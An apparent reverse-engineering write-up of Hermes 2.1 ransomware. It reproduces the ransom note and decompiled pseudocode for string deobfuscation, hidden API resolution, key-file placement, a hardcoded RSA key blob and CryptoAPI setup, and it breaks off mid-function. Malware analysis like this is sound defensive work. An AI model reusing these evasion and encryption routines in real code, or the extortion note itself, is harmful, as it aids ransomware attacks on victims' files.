


HERMES 2.1 RANSOMWARE

Your files has been encrypted using RSA2048 algorithm with unique public-key stored on your PC.

There is only one way to get your files back: contact with us, pay, and get decryptor software.

We accept Bitcoin, and other cryptocurrencies, you can find exchangers on bestbitcoinexchange.io

You have unique idkey (in a yellow frame), write it in letter when contact with us.

Also you can decrypt 1 file for test, its guarantee what we can decrypt your files.

IDKEY:

```
>>>0702000000a400009157d902fb5361516115e265805c010266764cf7dae8523e997e64cfe1a1527f61794bece328efc6fd368f568317539b34f497192ecd0edec7daf0259c814d54f03f2679e161fcd48dbe4f3912023d
93e015919bc49201b1fcb21bafdda8356d31742d59b97ad593d504907415711ca0ab4d7ea6967da88140edbf94bae14eacd3e0cc52b2c87fc08a50c5f4e162ac8bbaac169d43a1d8ed014123be4b239096c3cc2d105de0224a
6cb405ee74677ba4d3eca8729dd714ec5906efb12d7ba18e6539934d544aa1ce4fad44da01915e3e72fbdbaed760dfb8ee99fa47cb6923ac62120a4ae023a71237c5f038927e80dd0207bf0e7d6ad7216ab12478a39bfbb45b
0acc259a5a834bbc81f585f21ea474db19349d62e3589611c72f2861a287120b2a919ec1bf949150dd9f527af8aaacf371b81be444492263937013f9a776d901d28dd3bbd0d1195320c910cb41f8a2ce8160628a2bdf573e9
0c715057634266bbd3edfdf9663c9a0424528fa7c55a4d46afc91913839de19860fcb2bb2aaf6dcb4e9f33a785c8852523b2409e94f8b0a26a9904a494fd96e1c18d54cec2f099edd8e6c862debd2780c6f0aae08bebdbf08bdc
776e75206246c243efb2b40f5a81fb508e13c5300c01f9055dcad0bd400913751b496751da4e0b452766be2b7b142e52487a216d8ae066877534c45f2b582abe0db646a50be29f283a4ae249b01cb58ed9045028bbc38a2
07672448d55161ed8a66d20c5d3cb1c2970e530e8a8e3f135043e32ec88be2b5d08d9aa566bd582a14ef7563b15d2c8192b2419cdd920b3c722c16a334d1a33bc4334d52559918a230dee8760a5cd2773caa582a9526a4d
8b9f62439cddc63a5011c4e4313a59cdda2b79c856393d893b045e47a38ec01bbedb6de0df371193712008c6b2f73382a117f49a01a56b8b7a43ff0f08f9638966c5df5c2480e97d632683812feca61d14af4599c06bfc27b3
de1e832d9196957d9313733d03567407c190b31f90349846b290357d40aa92158703101dae2e0d77afa9323a91abb7206ced051f3d2af3aef5e1b74642980e700090a14d436c3cc4a4a1b91909f07c6f002cbae000ec0f77
8d8a36d00ce7bf90fb9e207120fa6033db07182a8ea50a76034321ba91b19223efc41f32092997e7f0370bcfb3dfea862650ff15e6e19c59d16145d90c7294d27dc441ee94130290b75b415200f481b73b8e1e088729e423
29b8e751f8f7426d146a938fc594bd8db6f2960725eafb5611f5843b40c17651cd47bdbd77d19d65fce9c0f48ead7c0dd46086f8754deb5d72005dc01aaea7530f866a740e4ec15ad32dc113496a739ad72b41bd739cce824b
2f7c49eec8e9c379586e8d4fe80c5f67b0ad23940426e0f13fa28ca10ea274d983ff4f12ffcdf0d54e81ff8126a4b13e698de6b53c6d4bf8935be992de66b0a711f7b4110965017ce3cc23101ea4244dd0af97eb8f718bd547b9e
c1e86855c1a3553d6d985a2238caf08b311ae815e53171a620a8be84bc9991031d5c392a532bf137ea8f83623e604fc2cb9acf760c7237c1b428d5472596aec775e95bde9870dc6178abe2dbd70cbaa813c79d74ea35b2cac
792d6d6b7995b3dbc6946aed71f6842a5b81bfbe505d5117a010200001066000000a400009c0f8e44000d2f8a98542b34fa5ef12eff1d89b23a07537577e06136e451154e9d431b0b20f69f13c6f7059b5ca1838c114208f
8571e6b480486277e8abc556f9fe306c6d362650881562d2aa0df17fca87bbc193a58af707175e71e53e2f80f8912c72a804a13bbd0fdee6c588deb37d4c3ce2cf29ad052b37669102cb5420cf145aa1a93a8120fef526af589
9218efb0a971cc8acfd736aebb9eedfcf57175d0da4b1d6d4d163069c55e302142d7b3462310155561a12aa05f07eb554a63cf9bbc8ecdcc16d1c11334d5849c803a9cab63288f4bbfc63648b8a852553be4f653dfb525162dc
6a20fd5d124aa478a46689fcaa6ade1dbe6d53a6f2305bc5b28<<<
```

Hermes is a ransomware firstly seen in 2017 and was used in the infamous Ryuk ransomware.


This report is a quick but complete analysis of the Hermes Ransomware (v2.1).

Part 1 – Resolving APIS and decrypting constants

The program begins with the decryption of constant values with xor with an obfuscated key


```
for ( j = 0; j < 68; ++j )
{
  for ( k = 0; k < dwStringLengthsArray[j]; ++k )
    v3[k] ^= Randomcharset[(int)k % v2];
  v3 += 50;
}
for ( m = 0; m < 0x2E; ++m )
  LanguageSubKey[m] ^= Randomcharset[(int)m % v2];
for ( n = 0; n < 0x5F0; ++n )
  RandomFileName[n] ^= Randomcharset[(int)n % v2];
for ( ii = 0; ii < 0x2F; ++ii )
  word_409BE0[ii] ^= Randomcharset[(int)ii % v2];
for ( jj = 0; jj < 0x18; ++jj )
  word_40954C[jj] ^= Randomcharset[(int)jj % v2];
for ( kk = 0; kk < 0x2E; ++kk )
  byte_409B74[kk] ^= Randomcharset[(int)kk % v2];
for ( mm = 0; mm < 0x15; ++mm )
  byte_409C40[mm] ^= Randomcharset[(int)mm % v2];
for ( nn = 0; nn < 0x26; ++nn )
  byte_409C58[nn] ^= Randomcharset[(int)nn % v2];
for ( i1 = 0; i1 < 8; ++i1 )
  byte_409C80[i1] ^= Randomcharset[(int)i1 % v2];
for ( i2 = 0; i2 < 0x48; ++i2 )
  byte_409C98[i2] ^= Randomcharset[(int)i2 % v2];
for ( i3 = 0; i3 < 0xA; ++i3 )
  byte_409C8C[i3] ^= Randomcharset[(int)i3 % v2];
for ( i4 = 0; i4 < 0xF; ++i4 )
```

In the same function, the malwares retrieves APIs. The fun part is that for kernel32.dll, developer tried to obfuscate the string with the following algorithm:



```
  while ( 1 )
  {
    if ( v32 == 'k' )
    {
      if ( Kernel32[0] != 'k' )
      {
        Kernel32[0] = 'k';
LABEL_77:
        v32 = (int)DeobfuscateData((unsigned int)v29 + v32) % 250;
        goto LABEL_85;
      }
      goto LABEL_85;
    }
    if ( v32 != 'e' )
      break;
    if ( Kernel32[1] != 'e' )
    {
      Kernel32[1] = 'e';
      goto LABEL_77;
    }
    if ( Kernel32[4] != 'e' )
    {
      Kernel32[4] = 'e';
      goto LABEL_77;
    }
LABEL_85:
    if ( ++v32 >= '\xFF' )
      goto LABEL_86;
  }
  switch ( v32 )
  {
    case 'r':
      if ( Kernel32[2] != 'r' )
      {
        Kernel32[2] = 'r';
        goto LABEL_77;
      }
      goto LABEL_85;
    case 'n':
      if ( Kernel32[3] != 'n' )
      {
        Kernel32[3] = 'n';
        goto LABEL_77;
      }
      goto LABEL_85;
    case 'l':
      if ( Kernel32[5] != 'l' )
      {
        Kernel32[5] = 'l';
        goto LABEL_77;
      }
```


And then place all characters in the right order to make “kernel32.dll”. It then imports it and search for LoadLibraryA to load other dlls, by iterating through its export table and comparing the strings with a custom made strcmp (since they remade all crt functions).



```
hKernel32 = (int)LoadLibraryA(Kernel32);
LoadLibraryA = (int (__stdcall *)(_DWORD))ParseHeaderAndGetProcAddress(hKernel32, (int)aLoadlibrarya);
```


After that, the following DLLs are resolved:

- Mpr.dll (for net shares)
- Advapi32.dll (for registry and Capi functions)
- Ole32.dll (only for CoInitialize)
- Shell32.dll (used for some utility functions we will discuss later)
- Iphlpapi.dll (they don't use its function for some reason)



```
MPR = (HMODULE)LoadLibraryA(aMprDll);
Advapi32 = (HMODULE)LoadLibraryA(aAdvapi32Dll);
Ole32 = (HMODULE)LoadLibraryA(aOle32Dll);
Shell32 = (HMODULE)LoadLibraryA(aShell32Dll);
_Iphlapi = LoadLibraryA("Iphlpapi.dll");
_Kernel32 = hKernel32;
hIphlapi = _Iphlapi;
_iphlapi = _Iphlapi;
```

All APIs are then imported with the previously seen custom GetProcAddress function.



```
VirtualFree = ProcAddress;
CryptExportKey = (BOOL (__stdcall *)(HCRYPTKEY, HCRYPTKEY, DWORD, DWORD, BYTE *, DWORD *))ParseHeaderAndGetProcAddress(
                                                                                             (int)Advapi32,
                                                                                             (int)aCryptexportkey);
DeleteFileW = (BOOL (__stdcall *)(LPCWSTR))ParseHeaderAndGetProcAddress(_Kernel32, (int)aDeletefilew);
GetDriveTypeW = (UINT (__stdcall *)(LPCWSTR))ParseHeaderAndGetProcAddress(_Kernel32, (int)aGetdrivetypew);
GetCommandLine = ParseHeaderAndGetProcAddress(_Kernel32, (int)aGetcommandline);
GetStratupInfo = (BOOL (__stdcall *)(HANDLE, LPWIN32_FIND_DATAW))ParseHeaderAndGetProcAddress(
                                                                   _Kernel32,
                                                                   (int)aGetstartupinfo);
FindNextFileW = (BOOL (__stdcall *)(HANDLE, LPWIN32_FIND_DATAW))ParseHeaderAndGetProcAddress(
                                                                  _Kernel32,
                                                                  (int)aFindnextfilew);
VirtualAlloc = (LPVOID (__stdcall *)(LPVOID, SIZE_T, DWORD, DWORD))ParseHeaderAndGetProcAddress(
                                                                     _Kernel32,
                                                                     (int)aVirtualalloc);
GetUserNameA = (BOOL (__stdcall *)(LPSTR, LPDWORD))ParseHeaderAndGetProcAddress((int)v39, (int)aGetusernamea);
ExitProcess = (void (__stdcall __noreturn *)(UINT))ParseHeaderAndGetProcAddress(_Kernel32, (int)aExitprocess);
Wow64RevertWow = ParseHeaderAndGetProcAddress( Kernel32, (int)aWow64revertwow);
v41 = Shell32;
dword_76A818 = v40;
ShellExecute = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))ParseHeaderAndGetProcAddress(
                                                                                    (int)Shell32,
                                                                                    (int)aShellexecutew);
GetFileSize = (DWORD (__stdcall *)(HANDLE, LPDWORD))ParseHeaderAndGetProcAddress(_Kernel32, (int)aGetfilesize);
GlobalAlloc = (HGLOBAL (__stdcall *)(UINT, SIZE_T))ParseHeaderAndGetProcAddress(_Kernel32, (int)aGlobalalloc);
FindClose = (BOOL (__stdcall *)(HANDLE))ParseHeaderAndGetProcAddress(_Kernel32, (int)aFindclose);
WaitForMultipleObjects = (DWORD (__stdcall *)(DWORD, const HANDLE *, BOOL, DWORD))ParseHeaderAndGetProcAddress(
                                                                                    _Kernel32,
                                                                                    (int)"WaitForMultipleObjects");
GetModuleFileNameA = (DWORD (__stdcall *)(HMODULE, LPSTR, DWORD))ParseHeaderAndGetProcAddress(
                                                                   _Kernel32,
                                                                   (int)aGetmodulefilen);
ShellExecuteA = (HINSTANCE (__stdcall *)(HWND, LPCSTR, LPCSTR, LPCSTR, LPCSTR, INT))ParseHeaderAndGetProcAddress(
                                                                                      (int)v41,
                                                                                      (int)aShellexecutea);
GetModuleHandle = ParseHeaderAndGetProcAddress(_Kernel32, (int)aGetmodulehandl);
GetModuleFileNameW = (DWORD (__stdcall *)(HMODULE, LPWSTR, DWORD))ParseHeaderAndGetProcAddress(
                                                                    _Kernel32,
                                                                    (int)aGetmodulefilen_0);
CreateFileA = (HANDLE (__stdcall *)(LPCSTR, DWORD, DWORD, LPSECURITY_ATTRIBUTES, DWORD, DWORD, HANDLE))ParseHeaderAndGetP
GetFileSizeEx = (BOOL (__stdcall *)(HANDLE, PLARGE_INTEGER))ParseHeaderAndGetProcAddress(
                                                              _Kernel32,
                                                              (int)"GetFileSizeEx");
WriteFile = (BOOL (__stdcall *)(HANDLE, LPCVOID, DWORD, LPDWORD, LPOVERLAPPED))ParseHeaderAndGetProcAddress(
                                                                                 _Kernel32,
                                                                                 (int)aWritefile);
v42 = (int (*)(void))ParseHeaderAndGetProcAddress(_Kernel32, (int)aGetlogicaldriv);
v43 = MPR;
GetLogicalDrive = v42;
WnetEnumResources = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD))ParseHeaderAndGetProcAddress(
                                                                         (int)MPR,
                                                                         (int)aWnetenumresour);
```

Part 2 – Global Initialization.

After this initialization process, the malware checks if it runs on XP:

```
is_on_windows_xp = CheckIfOnWinXP();
BOOL CheckIfOnWinXP()
{
  int version[69]; // [esp+4h] [ebp-114h] BYREF

  memset((char *)version, 0, 0x114u);
  version[0] = 276;
  GetVersionEx(version);
  return version[1] == 5;
}
```

It needs to perform that checks to locate the correct directory to store the public key and the encrypted private key. On higher version of windows it will store everything in /Users/Public and on windows xp it will store everything in the windows directory:


```
wcscat(aCWindowsSystem, &off_4066F8);
memset((char *)aCUsersPublic, 0, 0x280u);
GetWindowsDirectory(aCUsersPublic, 320);
aCUsersPublic[2] = 0;
if ( is_on_windows_xp == TRUE )
  wcscat(aCUsersPublic, &WinDir);
else
  wcscat(aCUsersPublic, &Public);
```

Part 3 – Crypto Initialization

Hermes ransomware uses RSA algorithm to encrypt individual AES keys for each files.

Interestingly, this malware contains some unused function that are left like that for example encrypting using the master public key that is hardcoded in the sample instead of generating a session keypair:

```
BOOL UseMasterPublic()
{
  HANDLE FileW; // esi
  HANDLE v1; // esi
  WCHAR v3[300]; // [esp+Ch] [ebp-B6Ch] BYREF
  WCHAR FileName[300]; // [esp+264h] [ebp-914h] BYREF
  int v5[361]; // [esp+4BCh] [ebp-6BCh] BYREF
  DWORD NumberOfBytesWritten; // [esp+A60h] [ebp-118h] BYREF
  int MasterPublicKey[69]; // [esp+A64h] [ebp-114h] BYREF

  MasterPublicKey[0] = '\x02\x06';
  MasterPublicKey[1] = '\xA4\0';
  MasterPublicKey[2] = '1ASR';                    // RSA1 = public key blob
  MasterPublicKey[3] = 2048;
  MasterPublicKey[4] = 65537;
  MasterPublicKey[5] = 1118597629;
  MasterPublicKey[6] = -1747466180;
  MasterPublicKey[7] = 1579885034;
  MasterPublicKey[8] = 1465741070;
  MasterPublicKey[9] = 2093849314;
  MasterPublicKey[10] = -104101363;
  MasterPublicKey[11] = -1272679672;
  MasterPublicKey[12] = -1128072225;
  MasterPublicKey[13] = -1411619120;
  MasterPublicKey[14] = -1271749351;
  MasterPublicKey[15] = -71514416;
  MasterPublicKey[16] = 1817478101;
  MasterPublicKey[17] = 949491694;
  MasterPublicKey[18] = 1192161441;
  MasterPublicKey[19] = 931043436;
  MasterPublicKey[20] = -1940426621;
  MasterPublicKey[21] = 599929946;
  MasterPublicKey[22] = -1698975671;
  MasterPublicKey[23] = 1011496594;
  MasterPublicKey[24] = -1382752609;
  MasterPublicKey[25] = -1942895690;
```



Warning

There are no xrefs to UseMasterPublic


Don't display this message again (for this session only)

Anyways let's see how it actually works.

It first checks if the public key file already exists. If no then it jumps to the RSA keys generations.




```
CreateVictimIDAndPublicKeyFiles();
```




```
int CreateVictimIDAndPublicKeyFiles()
{
  int v0; // esi
  HANDLE FileW; // eax
  int result; // eax
  WCHAR FileName[500]; // [esp+4h] [ebp-3E8h] BYREF

  v0 = 0;
  memset((char *)FileName, 0, sizeof(FileName));
  wcscpy(FileName, (int)aCUsersPublic);
  wcscat((int)FileName, (int)&off_406880);
  FileW = CreateFileW(FileName, 0x80000000, 0, 0, OPEN_EXISTING, 0x80u, 0);
  if ( FileW == HANDLE_FLAG_PROTECT_FROM_CLOSE || FileW == (HANDLE)-1 )
    v0 = -1;
  result = CloseHandle(FileW);
  if ( v0 == -1 )
    return GenerateKeysAndWriteFiles(0x8000000);
  return result;
}
```

Hermes uses Crypto API (CAPI) for RSA algorithm. It firsts try to init many crypto providers based on the windows xp version check:




```
if ( is_on_windows_xp != 1
  || (CryptAcquireContext(&hProv, v14, &off_409368, 24, 16), !CryptAcquireContext(&hProv, v14, &off_409368, 24, 32))
  && !CryptAcquireContext(&hProv, v14, &off_409368, 24, 40) )
{
  CryptAcquireContext(&hProv, v14, &off_4093F0, 24, 16);
